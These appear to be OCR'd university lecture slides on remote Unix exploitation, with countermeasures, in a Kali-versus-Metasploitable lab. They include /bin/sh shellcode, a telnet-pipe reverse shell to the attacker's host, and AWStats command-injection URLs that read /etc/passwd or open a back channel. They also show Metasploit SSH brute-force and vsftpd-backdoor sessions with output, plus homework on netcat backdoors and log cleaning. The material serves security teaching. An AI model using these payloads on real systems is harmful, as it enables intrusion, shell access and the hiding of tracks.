"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Video: How to exploit buffer overflow https://youtu.be/hJ8IwyhqzD4

Buffer Overflow Attack Countermeasures

- Secure coding practices
  - Enable Stack Smashing Protector (SSP) by gcc, validate user-modifiable inputs, use more secure routines, reduce the amount of code run with root privilege, etc.
- Test and audit each program
- Disable unused or dangerous services
  - Disable these services
  - Access control with TCP wrappers (tcpd), xinetd, iptables, ipf

Buffer Overflow Attack Countermeasures

- Stack execution protection
  - Supported in Solaris
  - Supported in Linux with two kernel patches: Exec Shield, GRSecurity
  - Not bullet-proof: distributing code that exploits a buffer overflow condition
  - Heap-based overflow: overrunning dynamically allocated memory

Buffer Overflow Attack Countermeasures

Address Space Layout Randomization (ASLR)

- Randomized process address space each time a process is created
- Makes it difficult for attacket to find injected code and run it

Format String Attacks

- This statement prints the variable buf as a string
  printf("%s", buf)
- But some programmers omit the format string
  printf(buf)
- A user could add format strings to the variable, gaining read/write access to memory locations
- This is as dangerous as a buffer overflow

Format String Attacks Countermeasures

- Buffer overflow countermeasures apply
- Modern compilers have options to warn developers who misuse printf() functions
- Secure programming and code audits

Input Validation Attacks

- The server does not properly parse input before passing it to further processing
- Telnet daemon passes syntactically incorrect input to the login program
  - Attacker could bypass authentication without being prompted for a password
- Solaris 10 in 2007 had a vulnerability in telnet

  telnet -l "-froot" 192.168.1.101

  Would grant root access on the server with no password required

Input Validation Attacks

- These attacks work when user-supplied data is not tested and cleaned before execution

- Two approaches to perform input validation:
  - Black list validation excludes known malicious input
    Strongly discouraged
  - White list validation allows only known good input
    Recommended

Input Validation Attacks Countermeasures

- Black list validation (not recommended, cannot protect against new data attacks) vs. white list validation (recommended)

Integer Overflow and Integer Sign Attacks

- An integer variable can only handle values up to a maximum size, such as 32,767
  - If you input a larger number, like 60,000, the computer misinterprets it as a different number like -5536
- Vulnerable programs can be tricked into accepting large amounts of data, bypassing the data validation
  - That can allow a buffer overflow

Integer Overflow Countermeasures

- The same as buffer overflows
- Secure programming practices

Outline

1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Attacker’s goal

The goal of the attackers is to gain command-line or shell access to the target system.

Remote Command Execution


- Interactive shell access to remotely logging into a UNIX server
  - Telnet, rlogin, or SSH
- Without having interactive login commands
  - RSH, SSH, or Rexec
- Back channel: when remote login services are turned off or blocked by a firewall
  - telnet or nc from the server, nc listener on the attacker system

Reverse telnet and Back Channel

- Back channel as a mechanism where the communication channel originates from the target system *rather* than from the attacking system.
- In reverse telnet, telnet is used to create a back channel from the target system to the attackers' system.

How does an attacker use Back Channel?

1. The attacker runs the following commands in two separate windows on the attacker's system (kali, IP = 192.168.56.102)
   # nc -l -n -v -p 80
   # nc -l -n -v -p 25



How does an attacker use Back Channel?


2. The attacker exploits a vulnerability to run the following command in the target system (metasploitable, IP = 192.168.56.101)

telnet 192.168.56.102 80 | sh | telnet 192.168.56.102 25

```
msfadmin@metasploitable:~$ telnet 192.168.56.102 80| sh | telnet 192.168.56.102
25
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
sh: line 2: Connected: command not found
sh: line 3: Escape: command not found
```


How does an attacker use Back Channel?

3. Now the attacker's shell windows are connected to the target system




How does an attacker use Back Channel?

4. The attacker runs a command in the first window on the attacker's system. The target system reads the commands, executes it locally, and it returns the result to the second window of the attacker.



How does an attacker use Back Channel?

/home/msfadmin is the working directory on the target system.



Back-Channel Countermeasures

- Prevent attackers from getting root access
- Remove X from high-security systems
- Run web server as "nobody" and deny "nobody" execute permission for telnet
  - chmod 750 telnet
- Some firewalls may let you block connections from the Web server or internal systems

Common Types of Remote Attacks

- FTP
- Sendmail
- Remote Procedure Call
- NFS
- X Insecurities
- DNS
- SSH
- OpenSSL
- Apache

FTP

- FTP servers sometimes allow anonymous users to upload files
- Anonymous access + world-writable directory
- May allow directory traversal FTP servers also have buffer overflow and other vulnerabilities
  - Example: "site exec" format string vulnerability in wu-ftp allows arbitrary code execution as root

FTP Countermeasures

- Avoid FTP if possible
- Patch the FTP server
- Eliminate or reduce the number of world-writable directories in use

sendmail

- sendmail is a Mail Transfer Agent (MTA) that is used on many UNIX systems
- It has a long history of many vulnerabilities
- If misconfigured, it allows spammers to send junk mail through your servers

Remote Procedure Call Services

- Numerous stock versions of UNIX have many RPC services enabled upon bootup
- Many of the RPC services are extremely complex and run with root privileges, including rpc.ttdbserverd and rpc.cmsd
- They can be exploited to gain remote root shells

Remote Procedure Call Services Countermeasures

- Disable any RPC service that is not absolutely necessary
- Consider implementing an access control device that only allows authorized systems to contact RPC ports (difficult)
- Enable a non-executable stack
- Use Secure RPC if possible
- Provides an additional level of authentication based on public-key cryptography, but causes interoperability problems

NFS

- Network File System (NFS) allows transparent access to files and directories of remote systems as if they were stored locally
- Many buffer overflow conditions related to mountd, the NFS server, have been discovered
- Poorly configured NFS exports the file system to everyone

NFS Countermeasures

- Disable NFS if is not needed
- Implement client and user access controls to allow only authorized users to access required files
- Only export certain directories, like /etc/exports or /etc/dfs/dfstab
- Never include the server's local IP address, or localhost, in the list of systems allowed to mount the file system
- That allows an attack which bypasses access control, like XSS

Domain Name System (DNS) Hijinks

- DNS is one of the few services that is almost always required and running on an organization' s Internet perimeter network
- The most common implementation of DNS for UNIX is the Berkeley Internet Name Domain (BIND) package

BIND vulnerabilities

- Buffer overflows in BIND can be exploited by malformed responses to DNS queries
- That gives attackers some degree of remote control over the server, although not a true shell

DNS Cache Poisoning

- In 2008, Dan Kaminsky revealed a serious DNS cache poisoning vulnerability
- He was able to change DNS records on real Internet routers with it
- It was patched secretly before the bug was revealed

DNS Countermeasures

- Disable BIND if you are not using it
- Patch & update BIND
- Run the BIND daemon “named” as an unprivileged user
- Run BIND from a chroot jail
  - Prevents an attacker from traversing your system
- Use djbdns, a secure, fast, and reliable replacement for BIND
  - BUT vulnerabilities have been found in it

D.j.bernstein » Djbdns : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2012-1191	20			2012-02-17	2012-02-20	6.4	None	Remote	Low	Not required	None	Partial	Partial
The resolver in dnscache in Daniel J. Bernstein djbdns 1.05 overwrites cached server names and TTL values in NS records during the processing of a response to an A record query, which allows remote attackers to trigger continued resolvability of revoked domain names via a "ghost domain names" attack.														
2	CVE-2009-0858	20			2009-03-09	2017-08-16	5.8	None	Remote	Medium	Not required	None	Partial	Partial
The response_addname function in response.c in Daniel J. Bernstein djbdns 1.05 and earlier does not constrain offsets in the required manner, which allows remote attackers, with control over a third-party subdomain served by tinydns and axfrdns, to trigger DNS responses containing arbitrary records via crafted zone data for this subdomain.														
3	CVE-2008-4392	362			2009-02-19	2017-08-07	6.4	None	Remote	Low	Not required	None	Partial	Partial
dnscache in Daniel J. Bernstein djbdns 1.05 does not prevent simultaneous identical outbound DNS queries, which makes it easier for remote attackers to spoof DNS responses, as demonstrated by a spoofed A record in the Additional section of a response to a Start of Authority (SOA) query.														

Total number of vulnerabilities : 3 Page : 1 (This Page)

X Insecurities

- The X Window System allows many programs to share a single graphical display
- X clients can capture the keystrokes of the console user
- Kill windows
- Capture windows for display elsewhere
- Remap the keyboard to issue nefarious commands no matter what the user types

X snooping tools

- xscan is a tool that can scan an entire subnet looking for an open X server and log all keystrokes to a log file
- xwatchwin even lets you see the windows users have open
- Attackers can also send keystrokes to any window

X Countermeasures

- Avoid xhost + command
- Other security measures include using more advanced authentication mechanisms such as MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION- 1, and MIT-KERBEROS- 5
- Consider using ssh and its tunneling functionality for enhanced security during your X sessions

SSH Insecurities

- SSH is widely used as a secure alternative to telnet
- But there are integer overflows and other problems in some SSH packages which can be exploited, granting remote root access

SSH Countermeasures

- Run patched versions of the SSH client and server
- Consider using the privilege separation feature, which creates a non-privileged environment for the sshd to run in (a chroot jail)

OpenSSL Overflow Attacks

- OpenSSL is an open-source implementation of Secure Socket Layer (SSL) and is present in many versions of UNIX
- It had a famous buffer overflow vulnerability that was exploited by the Slapper worm

OpenSSL Countermeasures

- Apply the appropriate patches and upgrade to OpenSSL
- Disable SSLv2 if it is not needed

Apache Attacks

- Apache is a prevalent web server
- Apache Killer DoS

Apache Countermeasures
Use latest version & apply patches

“Talk is cheap. Show me the code.”

Linus Torvalds

Setup Details

- Two virtual machines to demonstrate the exploitation of vulnerabilities:
  - The attacker uses Kali Linux: 192.168.56.102

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe0c:6ba0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0c:6b:a0  txqueuelen 1000  (Ethernet)
        RX packets 501  bytes 100084 (97.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 273  bytes 30143 (29.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

  - Target system (Metasploitable2) runs on Ubuntu Server 14.04: 192.168.56.101

```
msfadmin@metasploitable:/$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fe:5f:fd
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fefe:5ffd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:258 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:41715 (40.7 KB)  TX bytes:36401 (35.5 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```

Scenario 1: SSH Brute Force Attack

- The attacker brute forces SSH to login remotely.
- Use Metasploit to gain shell access.

Scenario 1: SSH Brute Force Attack

1. Check services and open ports

msf > nmap - A 192.168.56.101 -p 22

2. Search ssh

msf > search ssh

3. Select Exploit

msf > use auxiliary/scanner/ssh/ssh_login

```
msf > nmap -A 192.168.56.101 -p22
[*] exec: nmap -A 192.168.56.101 -p22


Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-06 21:14 CDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
fy valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00064s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
MAC Address: 08:00:27:FE:5F:FD (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.13 seconds
```

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) >
```

Scenario 1: SSH Brute Force Attack

4. Show options
msf > show options

5. Set USERPASS_FILE and RHOSTS
msf > set USERPASS_FILE
msf > set RHOSTS

3. Run
msf > run

```
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting                  Required  Description
   ----             ---------------                  --------  -----------
   BLANK_PASSWORDS  false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                            no        Try each user/password couple stored in the cu
rent database
   DB_ALL_PASS      false                            no        Add all passwords in the current database to t
e list
   DB_ALL_USERS     false                            no        Add all users in the current database to the l
st
   PASSWORD                                          no        A specific password to authenticate with
   PASS_FILE        /usr/share/wordlists/rockyou.txt no        File containing passwords, one per line
   RHOSTS           192.168.56.101                   yes       The target address range or CIDR identifier
   RPORT            22                               yes       The target port
   STOP_ON_SUCCESS  false                            yes       Stop guessing when a credential works for a ho
t
   THREADS          1                                yes       The number of concurrent threads
   USERNAME                                          no        A specific username to authenticate as
   USERPASS_FILE                                     no        File containing users and passwords separated
y space, one pair per line
   USER_AS_PASS     false                            no        Try the username as the password for all users
   USER_FILE                                         no        File containing usernames, one per line
```

Scenario 1: SSH Brute Force Attack


```
   PASS_FILE                                                                  no        File containing
 passwords, one per line
   RHOSTS           192.168.56.101                                            yes       The target addr
ess range or CIDR identifier
   RPORT            22                                                        yes       The target port
   STOP_ON_SUCCESS  true                                                      yes       Stop guessing w
hen a credential works for a host
   THREADS          1                                                         yes       The number of c
oncurrent threads
   USERNAME                                                                   no        A specific user
name to authenticate as
   USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  no        File containing
 users and passwords separated by space, one pair per line
   USER_AS_PASS     false                                                     no        Try the usernam
e as the password for all users
   USER_FILE                                                                  no        File containing
 usernames, one per line
   VERBOSE          true                                                      yes       Whether to prin
t output for all attempts

msf auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.56.101:22 - Failed: 'root:'
[-] 192.168.56.101:22 - Failed: 'root:!root'
[-] 192.168.56.101:22 - Failed: 'root:Cisco'
[-] 192.168.56.101:22 - Failed: 'root:NeXT'
[-] 192.168.56.101:22 - Failed: 'root:QNX'
[-] 192.168.56.101:22 - Failed: 'root:admin'
[-] 192.168.56.101:22 - Failed: 'root:attack'
[-] 192.168.56.101:22 - Failed: 'root:ax400'
[+] 192.168.56.101:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dia
lout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambash
are),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.56.102:35561 -> 192.168.56.101:22) at 2018-04-06 22:12:46 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

Scenario 2: Input Validation Exploitation

- The attacker exploits a input validation attack vulnerability in AWStats.
- The attacker creates a back channel to perform remote command execution.
- Use Metasploit to gain shell access.

What is AWStats?

- AWStats is a tool that generates advanced web, ftp or mail server statistics, graphically.



AWStats Vulnerability in ConfigDir

- Vulnerability Version：5.7 – 6.2
- The "searchdir" variables hold the value of the parameter provided by the attacker from "configdir." An attacker can cause arbitrary commands to be executed by prefixing them with the "|" character
- Reference URL
  http://www.securiteam.com/securitynews/5MP0B2AEKS.html

AWStats Vulnerability in ConfigDir

awstats.pl 6.2 Read_Config function line 1089 – 1100 :

```
my $configdir=shift;
my @PossibleConfigDir=();
if ($configdir) { @PossibleConfigDir=("$configdir");
} else {
@PossibleConfigDir=("$DIR","/etc/awstats","/usr/local/etc/awstats","/etc","/etc/op
t/awstats");
} # Open config file $FileConfig=$FileSuffix='' ;
foreach (@PossibleConfigDir) {
my $searchdir=$_;
if ($searchdir && $searchdir !~ /[\\\/]$/) { $searchdir .= "/"; }
if (open(CONFIG,"$searchdir$PROG.$SiteConfig.conf")) {
$FileConfig="$searchdir$PROG.$SiteConfig.conf";
$FileSuffix=".$SiteConfig";
last; }
```

Perl shell command pipeline


Run the **date** command from a Perl program, and read the output of the command

```
open(DATE, "date|");

$theDate = <DATE>;

close(DATE);
```

The output of the date command is read into the Perl variable $theDate.
To read from the pipeline is used the line reading operator <>.

Remote Command Execution

- Embed the command in the URL:
  http://192.168.56.101/awstats/awstats.pl?configdir=|echo%20;echo%20;cat%20;/etc/passwd;echo%20;echo
  This executes cat /etc/passwd



Remote Command Execution

- The attacker can embed in the URL a command to gain interactive shell access by a back channel from the target server to the attacker system

  telnet 192.168.56.102 80 | sh | telnet 192.168.56.102 25

In this case, the URL to open a back channel is:
http://192.168.56.101/awstats/awstats.pl?configdir=|echo%20;echo%20;telnet%20192.168.56.102%2080|%20/bin/bash/%20|%20telnet%20192.168.56.102%2025;echo%20;echo

Using Metasploit to exploit Input Validation Attack

```
msf exploit(unix/webapp/awstats_configdir_exec) > show options

Module options (exploit/unix/webapp/awstats_configdir_exec):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][..
   RHOST                         yes       The target address
   RPORT    80                   yes       The target port (TCP)
   SSL      false                no        Negotiate SSL/TLS for outgoing connections
   URI      /cgi-bin/awstats.pl  yes       The full URI path to awstats.pl
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/webapp/awstats_configdir_exec) > set URI http://192.168.56.101/awstats/cgi-bin/awsta
URI => http://192.168.56.101/awstats/cgi-bin/awstats.pl
msf exploit(unix/webapp/awstats_configdir_exec) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
```

Scenario 3: VSFTPD backdoor

- Stands for "Very Secure FTP Daemon"
- It is an FTP server for Unix-like systems
- Vulnerability: Users logging into a compromised vsftpd-2.3.4 server may issue a ":)" smileyface as the username and gain a command shell on port 6200.

Exploit VSFTPD backdoor with Metasploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.56.101   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:42849 -> 192.168.56.101:6200) at 2018-04-06 23:57:51 -0500
```

Summary

- UNX is a complex system that requires adequate security measures.
- Once the IP address of a target system is known, an attacker can begin port scanning, looking for security holes in the target system for gaining access.
- Footprinting and network reconnaissance of UNIX systems must be done before any type of exploitation
- Many remote exploitation techniques may allow attackers to subvert the UNIX system and to obtain a shell access.

Homework Chapter 5 (Total:150)

(format: problem, solution with explanation, screen dumps)

1. (30 points) Use John the Ripper (JTR) to crack passwords on “your” Linux
2. (40 points) Use Metaexploit to exploit a known vulnerability on a server of your choice and on a browser of your choice, respectively.
3. (20 points) After you gain the access of a target host, show how you could install a backdoor program and make it accessible with netcat. You can listen on your host to wait for the backdoor to connect over.
4. (20 points) Compare the vulnerability information that you can collect from three sources: Bugtraq, Open Source Vulnerability Database, Common Vulnerability and Exposures Database. Draw a table to compare them in several features.
5. (20 points) Use find to search the SUID, SGID, and world-writable files on your Linux system.
6. (20 points) Use Logclean-ng to clean the logs created during one login session on your Linux system.